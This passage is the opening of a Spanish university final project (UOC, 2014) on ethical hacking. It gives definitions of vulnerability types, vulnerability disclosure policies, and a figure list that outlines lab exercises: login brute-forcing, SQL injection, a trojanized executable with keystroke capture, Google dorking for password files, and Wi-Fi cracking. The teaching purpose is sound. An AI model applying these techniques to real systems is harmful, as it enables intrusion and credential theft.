



Hacking ético y seguridad en Red

TFC –UOC 2014

Autor: Cristiano Dias

Área: Administración Redes y Sistemas Operativos

Tutor: José Manuel Castillo Pedrosa

Profesor: Jordi Serra Ruiz

Año: 2014

Hacking ético y seguridad en Red



Cristiano Días

Ingeniero Técnico en Informática de Sistemas

cdias@uoc.edu



Jordi Serra Ruiz

Profesor Informática, multimedia y telecomunicaciones

jserrai@uoc.edu



José Manuel Castillo Pedrosa

Tutor Informática, multimedia y telecomunicaciones.

jcastilllop@uoc.edu

Dedicatoria y agradecimientos:

Me gustaría dedicar este proyecto a todas aquellas personas que a largo de mis estudios siempre han estado a mi lado, dándome fuerzas e incentivándome. En especial quiero dedicar a mi novia Yasmina por la paciencia y apoyo en todos momentos, han sido muchas horas que no hemos podido estar juntos por el trabajo, también quiero dedicar a mis amigos Joel, Diego y Elke, muchas gracias por vuestra ayuda a lo largo de mi carrera en la universidad.

También quiero dedicar a la mejor madre del mundo que es mi madre Dona Ivone, ella ha sido la responsable de que yo esté aquí ahora, estoy muy agradecido por todo que has hecho por mí, también quiero agradecer a mi hermana Fernanda que es como mi psicóloga que siempre me ha orientado e incentivado

Quiero también agradecer a mi tutor José Manuel por la paciencia y ayuda en la realización del proyecto, muchas gracias.

Índice

INTRODUCCIÓN	8
1 - REQUERIMENTOS.....	9
2 - PLANIFICACIÓN	9
3 – HACKING ÉTICO	10
3.1 PIRATERÍA Y HACKER	11
4 – VULNERABILIDADES INFORMÁTICAS	11
4.1 TIPOS DE VULNERABILIDADES.....	11
4.1.2 Vulnerabilidad de desbordamiento de buffer (<i>Buffer Overflow</i>)	11
4.1.3 Inyección de código	11
4.1.4 Vulnerabilidad de Cross Site XSS	11
4.1.5 Ataque al usuario	12
4.1.6 Ataque a la aplicación	12
4.1.7 Cracker.....	12
4.1.8 Ingeniería Social	12
4.1.9 Race condition.....	12
4.1.10 Redes Wi-Fi	12
4.2 COMO DETECTAR LA VULNERABILIDAD	13
4.3 COMO SE DIVULGA LA VULNERABILIDAD DE MANERA ÉTICA.....	13
4.4 DIVULGACIÓN.....	14
4.4.1 Política de divulgación (<i>Rainforest Puppy Policy</i>)	14
4.4.2 Organización para la Seguridad en Internet (<i>OIS</i>)	15
4.4.3 Descubrir el fallo en un software.	15
4.4.4 Notificación	16
4.4.5 Validación	16
4.4.6 Investigación	16
4.4.7 Descubrimientos.....	17
4.4.8 Confirmar el fallo.....	17
4.4.9 Resolución	17
4.4.10 Marco temporal	17
4.4.11 Publicación	18
4.4.12 Razones por la que se deben publicar las vulnerabilidades.....	18
4.4.13 Vulnerability and Assessment Language (<i>OVAL</i>)	18
5 – BUENAS PRÁCTICAS Y METODOLOGIAS	18
5.1 ASPECTOS LEGALES	18
5.2 PERSONAL	18
5.3 PROCESOS	18
5.4 DELIVERABLES	19
5.5 OTP (OWASP TESTING PROJECT).....	19

5.6 OSSTMM	20
5.6.1 <i>Detalles de las pruebas por secciones</i>	21
5.7 ISSAF (INFORMATION SYSTEM SECURITY ASSESSMENT FRAMEWORK).....	22
6 - INFORMES.....	23
7 – FUERZA BRUTA EN SERVIDOR WEB.....	25
7.1 PREVENCIÓN ATAQUE FUERZA BRUTA EN SERVIDOR WEB.....	30
7.2 SQL INJECTION EN SERVIDOR WEB	31
7.2.1 PREVENCIÓN	34
8 - PRUEBAS DE ENUMERACIÓN CON NMAP	35
9 - AUDITORIA APLICACIÓN WEB.....	36
9.1 FLAG* HTTPONLY	37
9.2 AUTOCOMPLETE ENABLE (AUTOCOMPLETAR ACTIVADO)	37
9.3 HTTP BANNER DISCLOSURE	38
9.4 EMAIL DISCLOSURE	38
10 - AUDITORIA DE LA SEGURIDAD EN SISTEMA OPERATIVO.....	39
11 - MECANISMO PARA DETENCIÓN DOS	40
12 - ANÁLISIS DEL PROTOCOLO SSH1* Y SSH2*	44
13 - AUDITORIA REAL EN UNA EMPRESA CON NESSUS.....	45
13.1 INFORME DE NESSUS	48
14 PRUEBA PENTEST CON METASPLOIT	51
15 - HACKER GOOGLE.....	56
15.1 OPERADORES BÁSICOS.....	57
15.2 OPERADORES AVANZADOS:.....	57
16 - AUDITORIA WIRELESS	61
17 - CONCLUSIÓN.....	64
18 - GLOSARIO	66
19 BIBLIOGRAFIA	70
ANEXOS	73
ANEXO_1_LEGISLACIONES.....	73
ANEXO_2_PRUEBA_HERRAMIENTA_SECURITYCENTER	75
ANEXO_3_HERRAMIENTAS_SEGURIDAD.....	77
ANEXO_4_INSTALACIÓN_FIREWALL_IPTABLES.....	80
ANEXO_5_MAQUETA DE TRABAJO	84

Tabla de ilustraciones

Figura 1 Diagrama de Gantt.....	10
Figura 2 Phising	12
Figura 3 Fases para detectar la vulnerabilidad.....	13
Figura 4 Representación gráfica de las fases OSSTMM.....	21
Figura 5 Análisis del modulo.....	22
Figura 6 Fases del ISSAF	23
Figura 7 Configuracion Proxy Burp suite	26
Figura 8 Configuración Proxy Navegador Web	26
Figura 9 Activar intercept en Burt Suite	26
Figura 10 Usuario haciendo login	27
Figura 12 Captura de la información del login	27
Figura 13 Envio de la información con Intruder	27
Figura 14 Configuración del host y puerto del servidor Web	28
Figura 15 Configuración de las variables	28
Figura 16 Carga de las payloads	28
Figura 17 Burt Suite Start Stack.....	29
Figura 18 - Login realizado con éxito	29
Figura 19 Results do codigo HTML.....	29
Figura 20 Render Login Fallo	29
Figura 21 Render login Ok	29
Figura 22 Código PHP vulnerable a Ataque Fuerza Bruta	30
Figura 23 Capcha para validación.....	30
Figura 24. Información de la tabla users de la bd dvwa	31
Figura 25 Código PHP Sql Inyection.....	31
Figura 26 Código malicioso SQL Inyection.....	32
Figura 27 Respuesta de la página después de digitar comilla simples en el campo id user.....	32
Figura 28 Uso de la cláusula unión para sacar usuarios.....	33
Figura 29 Uso de la cláusula Unión para sacar nombre de la base de datos	33
Figura 30 Uso de la cláusula unión con combinación para sacar usuario y password	33
Figura 31 Filtro para función entradas de datos con la función mysql_real_escape_string	34
Figura 32 Resulto con la password en formato MD5	34
Figura 33 Password descriptada aplicación online.....	34
Figura 34 Filtro en código PHP para entradas de datos	35
Figura 35 Enumeración con nmap de una página web	35
Figura 36 Resultado del escaneo con nmap -v	35

Figura 37 Comprobar versión del sistema operativo con nmap	36
Figura 38 Pentesting Página Navarro.cl.....	36
Figura 39 IP de la tarjeta de router.....	36
Figura 40 Informe de fallos de la página web navarro	37
Figura 41 Árbol de diagnóstico aplicación Websecurity	37
Figura 42 Resultado pruebas página web uoc.edu	37
Figura 43 Información del formulario de la página Web	38
Figura 44 Banner habilitado para información	38
Figura 45 Publicación de email de la página Web, posible fallo de seguridad	38
Figura 46 Ejecutando lynnis	39
Figura 47 Sugerencia para password más segura	39
Figura 48 Lynnis Detectar malware*	39
Figura 49 Configuración del DNS* del Servidor-Principal	40
Figura 50 Escenario para prueba IDS.....	40
Figura 51 Ejecutando Snort con una regla " Regla_Practica1.rules".....	41
Figura 52 Ping realizado desde un equipo externo	41
Figura 53 Log de snort	42
Figura 54 Ping con IP Flooding.....	42
Figura 55 Wireshark captura tramas ICMP	42
Figura 56 Navegador Internet recurso de Internet indisponible por un ataque de DoS	42
Figura 57 Log del Snort ataque externo.	43
Figura 58 Configuración Firewall IPTABLES 1	43
Figura 59 Configuración Firewall IPTABLES 2	43
Figura 60 Conexión SSH1	44
Figura 61 Conexión SSH2	44
Figura 62 Mensaje del navegador para confirmar el certificado SSL de Nessus.....	45
Figura 63 Ventana inicial de Nessus	45
Figura 64 Nessus resultado de los scans realizados	46
Figura 65 Nessus Polices	46
Figura 66 Resultado escaneo de Puertos	46
Figura 67 Nessus Remediations.....	47
Figura 68 Listado de vulnerabilidades.....	47
Figura 69 Vulnerabilidad crítica.....	48
Figura 70 Informe de Nessus	48
Figura 71 Sumario de Hosts Afectados.....	49
Figura. 72 Vulnerabilidades por host	49
Figura. 73 Vulnerabilidades por plugins.....	50

Figura 74 Vulnerabilidad Crítica	50
Figura 75 Análisis de un plugin con Nessus	51
Figura 76 Listado de Exploit para la Bugtraq 52353	51
Figura 77 Arquitectura de Metasploit	52
Figura 78 Imagen del fichero calc.exe modificado	52
Figura 79 Calc.exe modificado en Dropbox	53
Figura 80 Calc.exe original	53
Figura 81 Vista de la aplicación msf console	53
Figura 82 Creando hanbler y definiendo valor para las variables	53
Figura 83 Ejecutando el modo escucha	54
Figura 84 Momento en que la víctima ejecuta el archivo infectado	54
Figura 85 Información de los procesos en la máquina de la víctima	54
Figura 86 Definir el PID 680 con migrate	55
Figura 87 El usuario entra con su identificación y password en la página de un banco	55
Figura 88 Información captura	55
Figura 89 Se captura la información que digita el usuario con keycan_dump	55
Figura 90 Listado de directorios de Servidores	57
Figura 91 Listado de usuarios y password con privilegios administrativos	58
Figura 92 Directorios con archivos password.txt	58
Figura 93 Información de la password en la base de datos	59
Figura 94 Descifrar password con aplicación online MD5	59
Figura 95 Información de versiones de aplicaciones en servidores	60
Figura 96 Ventana principal de la aplicacion Site Digger	60
Figura 97 Activando la interface en modo monitor	61
Figura 98 Vista de redes WI-FI disponibles	62
Figura 99 Activando envío de tramas con aireplay	62
Figura 100 Vista del envío de tramas con aireplay	62
Figura 101 Fuerza bruta con aircrack	63
Figura 102 Auditoria de una red Wi-Fi vulnerable	63
Figura 103 Redes Wi-Fi disponibles	63

Introducción

El mundo de la informática evoluciona cada día más rápido. La utilización de servicios informáticos en todas las tareas cotidianas de nuestra vida es cada vez mayor. La mayor parte de las personas utilizan servicios de Internet para hacer sus gestiones, conectarse con sus conocidos, o acceder a su correo electrónico. Con esta gran dependencia que cada vez tenemos más del mundo informático, es normal que también nos preocupe la seguridad de todos estos servicios que nos ofrece Internet.

Por tanto se puede decir que toda persona preocupada por estar al día en el mundo de la informática, que se preocupa por aprender y reciclarse, descubriendo los agujeros de seguridad de los sistemas, es un hacker*. Esta es la filosofía del verdadero hacker. No importa lo que podemos conseguir al encontrar un fallo de seguridad en alguna aplicación o bien algún agujero que pueda afectar millones de servicio, en ese caso lo más importante es el hecho de haber logrado identificar un fallo y ayudar a mitigar ese problema. El gran reto del profesional de seguridad informática está en el descubrimiento de la vulnerabilidad.

Lo más importante es trabajar para que se pueda tener una red fiable y segura donde todas las personas confíen en ella y cada día sea más utilizada y difundida. Imaginemos que las personas no confían en Internet, entonces esta red no se expandiría.

Con este propósito nace este proyecto, se basa en conocer las metodologías aplicadas en la práctica del Hacking ético y utilización de herramientas de seguridad para encontrar vulnerabilidades y cómo podemos evitarlas.

Inicialmente explicaremos algunos conceptos teóricos, tipos de vulnerabilidades, como se detectan, metodologías que hay que seguir, herramientas principales, buenas prácticas, instalación del laboratorio y ejecución de pruebas.

En la parte de diseño del trabajo hemos instalado una red segura y los dispositivos necesarios para implementarla. Dentro de este entorno pondremos ejemplos prácticos de varias pruebas de seguridad y en especial trataremos de enseñar técnicas de como mitigar posibles fallos de vulnerabilidad.

Instalaremos un servidor Web para estudio de vulnerabilidad y enseñar algunos posibles ataques que se pueden realizar. Además trataremos casos de vulnerabilidad con redes Wi-Fi* y redes locales.

También hemos realizado una auditoria interna en una empresa utilizando la herramienta **Nessus** para detectar las vulnerabilidades existentes en la red y la hemos presentado en los informes de la propia aplicación detallando los principales conflictos de la red estudiada.

1 - REQUERIMENTOS

Software: Linux* , Windows , Iptables , Snort , Wireshark , Tcpdump , Openssh , Apache , Mysql , Php* , Java , plataforma virtualización Virtual box, Backtrack 5 release 3 , Nessus.

Hardware: procesador Intel Core duo 2.13GHZ, memoria RAM* 4Gb, disco duro de 500gb.

Dados: se realizan copias de seguridad en tiempo real utilizando el servidor de Dropbox.

2 - PLANIFICACIÓN

Se crea una planificación en formato de tabla de manera resumida con la planificación esperada a lo largo del semestre, esta planificación puede sufrir cambios debido a algún retraso en un punto, posibles complicaciones o desvío del objetivo, pero siempre centrado en el tema principal que es el hacking ético.

Planificación TFC				
Tarea 1	26/02/2014 10/03/2014	a	Borrador del plan de trabajo	Lectura de documentación técnica y compilación de información. Presentación de documentos y toma de decisión. Ajustes técnicos con el Tutor.
Tarea 2	10/03/2014 14/03/2014	a	PAC1	Lectura de documentación, redacción de textos científicos, redactar los primeros puntos para la elaboración del índice del TFC. Documentación teórica y técnica de aspectos relacionados con la seguridad de red y hacking ético.
Tarea 3	14/03/2014 17/03/2014	a	PAC2	Revisar documentación técnica y teórica. Instalación y configuración de máquina virtual. Preparar laboratorio, servidores necesarios y herramientas.
Tarea 4	17/03/2014 28/03/2014	a	PAC2	Poner en producción máquinas virtuales y comprobar funcionamiento. Realizar documentación de pruebas e inicio de análisis de vulnerabilidad real.
Tarea 5	28/03/2014 04/04/2014	a	PAC2	Estudio comparativos de herramientas Estudio de Metodología de seguridad
Tarea 6	04/04/2014 17/04/2014	a	PAC2	Auditorías
Tarea 7	17/04/2014 24/04/2014	a	PAC3	Fuerza Bruta, pentesting, auditoría empresa
Tarea 8	24/04/2014 01/05/2014	a	PAC3	Hacking con google
Tarea 9	01/05/2014 08/05/2014	a	PAC3	Estudio de vulnerabilidades en redes Wi-Fi
Tarea 10	08/05/2014 23/05/2014	a	PAC3	Pruebas finales y revisiones oportunas.
Tarea 11	23/05/2014 11/06/2014	a	Entrega FINAL	Revisión de la memoria y elaboración de video presentación

Adjunto diagrama de Gantt con la planificación, en este diagrama se puede observar los diferentes trabajos que se irán realizando durante la vida del proyecto.




Figura 1 - Diagrama de Gantt

3 – HACKING ÉTICO

Es muy importante entender que hacking informático y hacking ético son dos cosas muy distintas. Existen varias leyes que regulan muchos de los aspectos que son utilizados en esta área. Podemos entender que el hacking ético son técnicas utilizadas por profesionales de la seguridad para ayudar a las defensas de los ataques informáticos. A diferencia del hacker informático, podemos diferenciar que el Hacking ético se basa en encontrar soluciones en seguridad informática, realizando pruebas en redes y buscando vulnerabilidades, para después reportarlas y que se tomen medidas, sin hacer daño.

Para realizar estas pruebas se utilizan herramientas que se llaman “*pen tests*” o “*penetración tests*”.

En la mayoría de los casos las herramientas que utilizan los Hackers (Atacantes maliciosos), son las mismas que utilizan los profesionales de la seguridad. Por eso es fácil de entender que el profesional que trabaja como Hacker Ético, siguen los mismos procedimientos y procesos que los hackers que no son éticos.

El Hacker ético tiene que saber lo que hacen los Hacker no ético, tiene que conocer las técnicas que utilizan, cómo actúan y también mantenerse siempre actualizado porque cada día aparecen nuevas técnicas.

La palabra hacker se utiliza para nombrar a aquella persona experta en el mundo de la informática, que se relaciona con el software, los sistemas, las redes, los sistemas operativos, etc. Lo que ocurre es que ese término se ha degradado hoy en día por las acciones maliciosas de personas que utilizan el conocimiento para sus fines.

Se podría decir que toda persona que se preocupa por estar al día en el mundo de la informática, aprender y reciclarse, y es auto didacta podría ser un buen candidato a ser un hacker, pues esa es real filosofía del hacker.

El gran reto para un verdadero hacker está en el descubrimiento de la vulnerabilidad, no en su explotación. Por eso que todas las personas que tras una vulnerabilidad desarrollan aplicaciones para explotarlas ponen en peligro la información de millones de personas en Internet y nos hacen mal, pues debemos tener una red segura para que los usuarios confíen en ella y cada día sea más utilizada y difundida.

3.1 Piratería y Hacker

La piratería está relacionada con la forma ilegal de hacer copias de obras literarias, musicales, audiovisuales o de software, con lo cual viola el derecho del autor. Pero también puede hacer referencia a los hacker que dedican a robar informaciones por Internet. La piratería se puede ver desde distintos puntos:

1. Como piratería del usuario final, esa se trata de la más común de todas donde él se realiza copias de un determinado software sin hacer uso de la licencia. Por ejemplo hacer copia del Windows y pasársela a un amigo.
2. Piratería de carga de disco duro. Las empresas venden los ordenadores con softwares previamente instalados sin proveer las licencias.
3. Piratería de Internet. Se trata de la distribución de software por Internet de forma no autorizada, también podría agregar los ataques y robos de información en la red tales como robo de número de tarjetas de crédito, clonaje, suplantaciones de ids, etc.

4 – VULNERABILIDADES INFORMÁTICAS

En informática el término vulnerabilidad informática hace referencia a cualquier debilidad en un sistema o medio físico, donde permite que un determinado atacante pueda violar la integridad, hacer daños en los datos, robar la información, alterar aplicaciones y fraudes.

La vulnerabilidad puede ser un pequeño bug* en una aplicación, fallo en el desarrollo, o hasta algún descuido por parte del usuario como utilizar password fácil de descifrar* o dejarlas apuntadas en algún sitio de fácil acceso etc.

4.1 Tipos de vulnerabilidades

Hay inúmeras vulnerabilidades informáticas y según sus características se clasifican en un determinado tipo u otro. Comentaremos algunas de las vulnerabilidades más conocidas:

4.1.2 Vulnerabilidad de desbordamiento de buffer (Buffer Overflow)

Se trata de un tipo de ataque muy común entre los hackers donde se puede causar un problema muy serio en los sistemas. Existen inúmeros tipos de ataques de desbordamiento pero el más común es el de la pila. Este ataque consiste cuando un determinado programa por fallo en su implementación no es capaz de controlar la cantidad de datos que están en el buffer, haciendo que por final ultrapase la capacidad del buffer. Debido a ese fallo los datos son movidos a otro lado sobrescribiendo o modificándolos, con eso se puede conseguir tener un control del propio sistema. Ese tipo de ataque se hace muy común porque la mayoría de los sistemas están desarrollados en C, porque en su diseño el lenguaje ha priorizado espacio y performance sobre seguridad. Según los expertos en seguridad informática ese tipo de ataque será durante muchos años uno de los más importantes.

4.1.3 Inyección de código

Se trata de una vulnerabilidad que está basada en la existencia de parámetros de una determinada aplicación que no son validados de manera correcta. Entonces el atacante aprovecha para lanzar algunos valores de parámetros dinámicos que irán a enlazar con la base de datos de la aplicación. Se trata como entrar con algunos valores que no son validados previamente por los desarrolladores pero que podrá modificar el comportamiento de la aplicación, como por ejemplo hasta devolver una password o bien validar un usuario.

4.1.4 Vulnerabilidad de Cross Site XSS

Esa tipo de vulnerabilidad ocurre cuando los campos de entrada de las aplicaciones no disponen de ningún tipo de protección y con eso permite introducir o enviar datos sin ningún tipo de validación. Se realiza creando scripts que actuarán sobre etiquetas HTML*. En este tipo de vulnerabilidad podemos dividir dos grupos según el tipo de ataque que se realice.

4.1.5 Ataque al usuario

Se trata del tipo de ataque más utilizado y donde se puede conseguir más informaciones como las cookies* de los usuarios. También se puede utilizar el ataque por vía del correo electrónico, donde se envía un correo con un link incrustado que tiene un script*. La idea es hacer que a través de este link pueda motivar al usuario a ejecutarlo y poner en marcha algún comando malicioso. Para complementar el ataque del usuario, hablemos de la publicación en sitio Web vulnerables que consiste en la incluir algún dato en libro de visita, foros, blogs o cualquier sitio Web, donde permite al usuario introducir sus datos sin ser validados por el servidor, con esto se permite robar alguna información del propio usuario.

4.1.6 Ataque a la aplicación

Consiste en introducir en alguna aplicación Web vulnerable algún código malicioso, normalmente las aplicaciones Web están protegidas pero siempre es posible hacer el ataque mediante algún tag que no está previsto. Los tags son etiquetas internas que ponemos en los códigos.

4.1.7 Cracker

Se trata de la técnica donde los hackers consisten en sacar los códigos de registro de un determinado programa y con eso poder validar la aplicación para su uso. La función principal del proceso es poder instalar una aplicación que está protegida mediante su registro. Para realizar esta técnica se requiere mucho conocimiento de programación a bajo nivel, porque en la mayoría de los casos se tiene que desensamblar algún ejecutable.

4.1.8 Ingeniería Social

Consiste en una manera que tienen los hackers en engañar a los usuarios haciéndose pasar por otras personas o entidades. Existen inúmeros tipos de ingeniería social, una de las más conocidas es la técnica del **Phising**. Con esa técnica podemos conseguir credenciales de algún usuario, como contraseña, información de la tarjeta de crédito o hasta informaciones bancarias. El nombre se origina de la palabra pescar (fishing) en inglés. Esta técnica consiste en suplantar la identidad con fines maliciosos.

Como ejemplo pondré un **phising** que recibí en mi correo electrónico.

Este correo (*figura2*) ha sido enviado para varias personas suplantando el nombre de ese usuario. Pasado algunos días recibí un correo del usuario Alberto donde indicaba que no había enviado ningún correo a nadie, que se trataba de un ataque.




Figura 2 - Phising

4.1.9 Race condition

Ocurre cuando varios procesos intentan acceder al mismo tiempo en un determinado recurso compartido.

4.1.10 Redes Wi-Fi

Según estudios realizados cerca de 20% de las redes Wi-Fi son fácilmente atacables, el principal motivo es porque todavía utilizan un mecanismo de autentificación y de encriptación obsoleto (WEP) y también por desconocimiento de los usuarios.

4.2 Como detectar la vulnerabilidad

Existen varias maneras para detectar las vulnerabilidades pero lo más correcto es seguir alguna metodología o estructura adecuada para llevarla a cabo.

Casi todas las metodologías trabajan con estas fases. Las metodologías que trataremos con más detalle más adelante en auditorías.

1. Fase de reconocimiento: desarrollar información sobre la red y el objetivo, búsqueda de los dominios, equipos, topología.
2. Fase de escaneo de puertos: detectar los puertos de los equipos de la red.
3. Fase de enumeración de servicios: identificar los servicios que están trabajando en cada equipo.
4. Fase de escaneo de vulnerabilidades: la fase más importante donde se detectan las vulnerabilidades en cada elemento de la red.

En cada fase se obtiene información que será útil para la siguiente fase. En cada una de las fases se trabaja con una herramienta adecuada.




Figura 3 - Fases para detectar la vulnerabilidad

Hay diversas herramientas que podemos utilizar para detectar vulnerabilidades de manera automática como **Nessus**, donde se puede realizar un análisis de vulnerabilidades de la red: identificar los puntos débiles, analizar los datos de cada exploración, detectar programas que están en la red como troyanos...

4.3 Como se divulga la vulnerabilidad de manera ética.

Desafortunadamente todo software que sale al mercado está llenos de fallos. Estos fallos pueden ocasionar muchos problemas de seguridad en una empresa o cualquier usuario.

Dentro de ese proceso se encuentra por un lado la empresa que es la que tiene toda la información del código del producto con fallos, y por otro lado tiene el cliente. Lo que ocurre es que la empresa, que llamamos el vendedor, no quiere hacer pública la información confidencial de su producto porque pueden radicar en inúmeros problemas. Por eso hay que pensar en alguna manera de solucionarlo.

El primer problema sería que los detalles del fallo ayudarán a que los hackers ataquen la vulnerabilidad. El argumento del vendedor se basa en que si el asunto se mantiene confidencial mientras se desarrolla una solución, los atacantes no sabrán cómo aprovechar del fallo.

El otro problema sería que la publicación de ese fallo podría dañar la reputación de la empresa.

Para eso los hackers ético tienen que saber actuar de manera ética y saber utilizar los métodos correctos para revelar ese fallo de seguridad. No se trata de realizar un ataque y después explicar a otras personas como lo hacen, sino de trabajar en conjunto con el propietario de la aplicación para mitigar la vulnerabilidad.

En este punto hablamos sobre el proceso que se tiene que tomar de manera ética cuando se detecta un bug en alguna aplicación o bien la vulnerabilidad. El proceso para la divulgación de la vulnerabilidad al público ha creado una enorme discusión entre las empresas informáticas, cada una ve el tema de manera muy distinta. Debido a los diferentes puntos de vistas varias empresas se han unido para crear políticas, e indicaciones de cómo proceder en la divulgación de la vulnerabilidad.

Con eso se pensó en la idea de crear una lista de distribución Bugtraq*, donde la principal idea se centra en que las personas que descubrían vulnerabilidades y que también conocían formas para atacar a esas vulnerabilidades se comunicaban directamente al foro.

Lo que ocurre es que por lógica ese foro se ha transformado en una fuente de información para los Hackers, haciendo que muchas empresas dejarán de publicar sus informaciones y han solicitado un tratamiento más responsable de la divulgación de la información. En consecuencia varias empresas han creado su propia política de privacidad de la información formando así algunas organizaciones con enfoques y políticas distintos.

4.4 Divulgación

La divulgación adecuada de las vulnerabilidades de software, tiene un grupo gubernamental que es conocido como Centro de Coordinación CERT/CC. Se trata de una operación de investigación y desarrollo financiada de manera general que se centra en la seguridad de Internet. Ha sido fundado en 1988 a raíz de un virus* de Internet, donde ha evolucionado con al paso de los años y adquirido roles importantes como mantenimiento de estándares industriales para la manera en que las vulnerabilidades tecnológicas se revelan y se comunican.

En el año de 2000 se publicó una política donde cubre las siguientes áreas:

- La publicación se anunciará dentro de los 45 días siguientes tras la comunicación a CERT/CC.
- El CERT/CC notificará la vulnerabilidad al vendedor del software de manera inmediata, de modo que se pueda desarrollar una solución lo más pronto posible.
- Junto con la descripción del problema, CERT/CC les enviará el nombre del informante, una de las personas que informa de la vulnerabilidad, a menos que esa persona solicite el anonimato.
- Durante el transcurso de 45 días, CERT/CC informará al informante que comunicó la vulnerabilidad en primer lugar sobre el estado de la vulnerabilidad sin revelar información confidencial.

La política que adopta CERT/CC indica que su propósito principal es informar al público de situaciones de amenazas emergentes y al mismo tiempo ofrecerle al propietario del software un tiempo hábil para solventar el problema. Otra información importante es que CERT actualmente trabaja con la guía de la Organización para la Seguridad en Internet (**OIS**) que trataremos más adelante.

4.4.1 Política de divulgación (Rainforest Puppy Policy)

La política de divulgación de toda la información confidencial, conocida como RFP (Rainforest Puppy Policy), es la más dura con los vendedores de software que CERT/CC. Con esa política se tiene que informar de la vulnerabilidad haciendo un esfuerzo para ponerse en contacto con el vendedor y trabajar juntos para solucionar el problema, pero el hecho de estar cooperando con el vendedor es un paso que el informador no está obligado a hacer, de modo que se considera como un acto de voluntad propia. La política es muy estricta con el vendedor por tema de la confidencialidad*.

Puntos importantes de esa política:

El informador envía un email al vendedor informando del problema, con lo cual la fecha de contacto empieza a contar a partir del envío de ese email.

Formato de email más utilizado:

security-alert@[maintainer]
secure@[maintainer]
security@[maintainer]
support@[maintainer]
info@[maintainer]

Los responsables de mantenimiento de la empresa tendrán cinco días para dar una respuesta al informante. Si no le comunicar en el tiempo indicado, el informante es libre para publicar la información del fallo.

El informante tiene que hacer todo lo posible para ayudar al vendedor a reproducir el problema y cumplir con sus peticiones razonables.

Al publicar el problema y su solución, se espera que el vendedor recompense al informante por identificar el problema.

RainForest Puppy un hacker muy conocido que ha descubierto muchas vulnerabilidades en distintos productos. Su trabajo consiste en ayudar a desarrollar parches para los problemas que ha descubierto.

4.4.2 Organización para la Seguridad en Internet (OIS)

La Organización para la Seguridad en Internet se creó para ayudar a satisfacer las necesidades de todos los grupos y es la política que mejor se adapta a una clasificación de divulgación parcial.

Básicamente existen tres tipos de información de la vulnerabilidad: completa, parcial y sin divulgación. Debido a que se crearon pautas muy estrictas que se contradecían, como las **CERT** y **RFP**. Hubo la necesidad de crear la Organización para la seguridad en Internet para intermediar esta situación.

La Organización para la seguridad en Internet es un grupo de investigadores y de fabricantes que se formó con el objetivo de mejorar la forma en la que se gestiona las vulnerabilidades de software.

No se trata de una organización privada que le exige el cumplimiento de su política a todo el mundo, lo que intenta es crear un amplio y valorado debate que incluya opiniones respetadas e imparciales para tomarlas como recomendaciones.

Los objetivos para cumplir son:

1. Reducir el riesgo de la aparición de vulnerabilidad desde fuera ofreciendo un mejorado método de identificación investigación en la solución.
2. Mejorar toda la calidad de ingeniería de software ajustando la seguridad que se aplica el producto final.

4.4.3 Descubrir el fallo en un software.

Ese proceso empieza cuando alguien encuentra algún fallo de seguridad. Una vez encontrado el fallo, se espera que el descubridor realice las siguientes diligencias:

